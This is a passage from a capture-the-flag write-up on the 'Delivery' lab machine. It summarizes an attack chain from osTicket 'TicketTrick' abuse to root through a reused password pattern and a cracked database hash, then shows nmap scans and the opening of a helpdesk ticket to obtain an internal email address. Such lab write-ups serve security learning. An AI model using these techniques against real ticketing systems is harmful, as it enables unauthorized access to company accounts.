Delivery_writeup

About Delivery


- Delivery is an easy difficulty Linux machine that features the support ticketing system osTicket where it is possible by using a technique called TicketTrick, a non-authenticated user to be granted with access to a temporary company email.
- This feature permits the registration at MatterMost and the join of internal team channel.
- It is revealed through that channel that users have been using same password variant of 'PleaseSubscribe!' for internal access.
- In channel it is also disclosed the credentials for the mail user which can give the initial foothold to the system.
- While enumerating the file system we come across the mattermost configuration file which reveals MySQL database credentials.
- By having access to the database a password hash can be extracted from Users table and crack it using the 'PleaseSubscribe!' pattern. After cracking the hash it is possible to login as user root.

Enumeration / Information gathering - as an outsider on 10.10.10.222

Nmap scans

- Default scan

```
sudo nmap -sC -sV 10.10.10.222 -oN delivery_scan
```




```
Nmap scan report for 10.10.10.222
Host is up (0.029s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.85 seconds
```

-> We see that we are dealing with an web server running nginx.

- A more complete scan

```
sudo nmap -p- 10.10.10.222 -oN full_delivery_scan
```




```
└──╼ [★]$ sudo nmap -p- 10.10.10.222 -oN full_delivery_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 13:22 AEST
Nmap scan report for helpdesk.delivery.htb (10.10.10.222)
Host is up (0.028s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8065/tcp open  unknown
```

-> We have a service running on port 8065, which we will look at it later.

Playing around with the page

- Browsing to the page we see that the website seems to be dealing with emailed related support with an contact us functionality.



http://10.10.10.222/


DELIVERY

THE BEST PLACE TO GET ALL YOUR EMAIL RELATED SUPPORT FOR AN ACCOUNT CHECK OUT OUR HELPDESK

CONTACT US

© UNTITLED. DESIGN: HTML5 UP.

- Further clicking on contact us revealed the email address of the domain




http://10.10.10.222/#contact-us

CONTACT US

For unregistered users, please use our HelpDesk to get in touch with our team. Once you have an @delivery.htb email address, you'll be able to have access to our MatterMost server.

-> We also need to add `helpdesk.delivery.htb` and the base domain `delivery.htb` to our hosts file as that is required to accessing the HelpDesk link.

- Accessing the helpdesk link, we see the following ticket service:




Welcome to the Support Center

In order to streamline support requests and better serve you, we utilize a support ticket system. Every support request is assigned a unique ticket number which you can use to track the progress and responses online. For your reference we provide complete archives and history of all your support requests. A valid email address is required to submit a ticket.

Copyright © 2024 delivery - All rights reserved.

-> One of the common things to do when meeting a ticket system application is to abuse its built-in functionality, where we open a new ticket and attempt to obtain a valid company email address.
-> We attempt to open a new ticket as follows



Open a New Ticket

Please fill in the form below to open a new ticket.

Contact Information

Email Address *
eric@123.com

Full Name *
eric

Phone Number
123456789 Ext:


Help Topic
Contact Us *

Ticket Details
Please Describe Your Issue

Issue Summary *
Delivery box

Testing delivery.

-> Submitting the ticket, we obtain the following:



Support ticket request created

eric,


You may check the status of your ticket, by navigating to the Check Status page using ticket id: 4298294.

If you want to add more information to your ticket, just email 4298294@delivery.htb.

Thanks,

Support Team

-> Now we can attempt to login and see what happens.



Check Ticket Status


Please provide your email address and a ticket number. This will sign you in to view your ticket.

Email Address: eric@123.com

Ticket Number: 4298294

Have an account with us? Sign In or register for an account to access all your tickets.

If this is your first time contacting us or you've lost the ticket number, please open a new ticket



Looking for your other tickets?
Sign In or register for an account for the best experience on our help desk.

Delivery box #4298294

Basic Ticket Information		User Information	
Ticket Status:	Open	Name:	Eric
Department:	Support	Email:	eric@123.com
Create Date:	5/26/24 11:32 PM	Phone:	123456789

eric posted 5/26/24 11:32 PM

Testing delivery.

Created by **eric** 5/26/24 11:32 PM

Post a Reply


To best assist you, we request that you be specific and detailed *

-> And we logged in to the ticekt servce.

-> However there isn't much we can do (no other functionality to look at or abuse).

-> We could look into CVE's for exploits but we still have the other website that we haven't enumerated yet, the web app openning on port 8065, so we can look at that

- Looking at mattermost application on port 8065.



http://10.10.10.222:8065/login

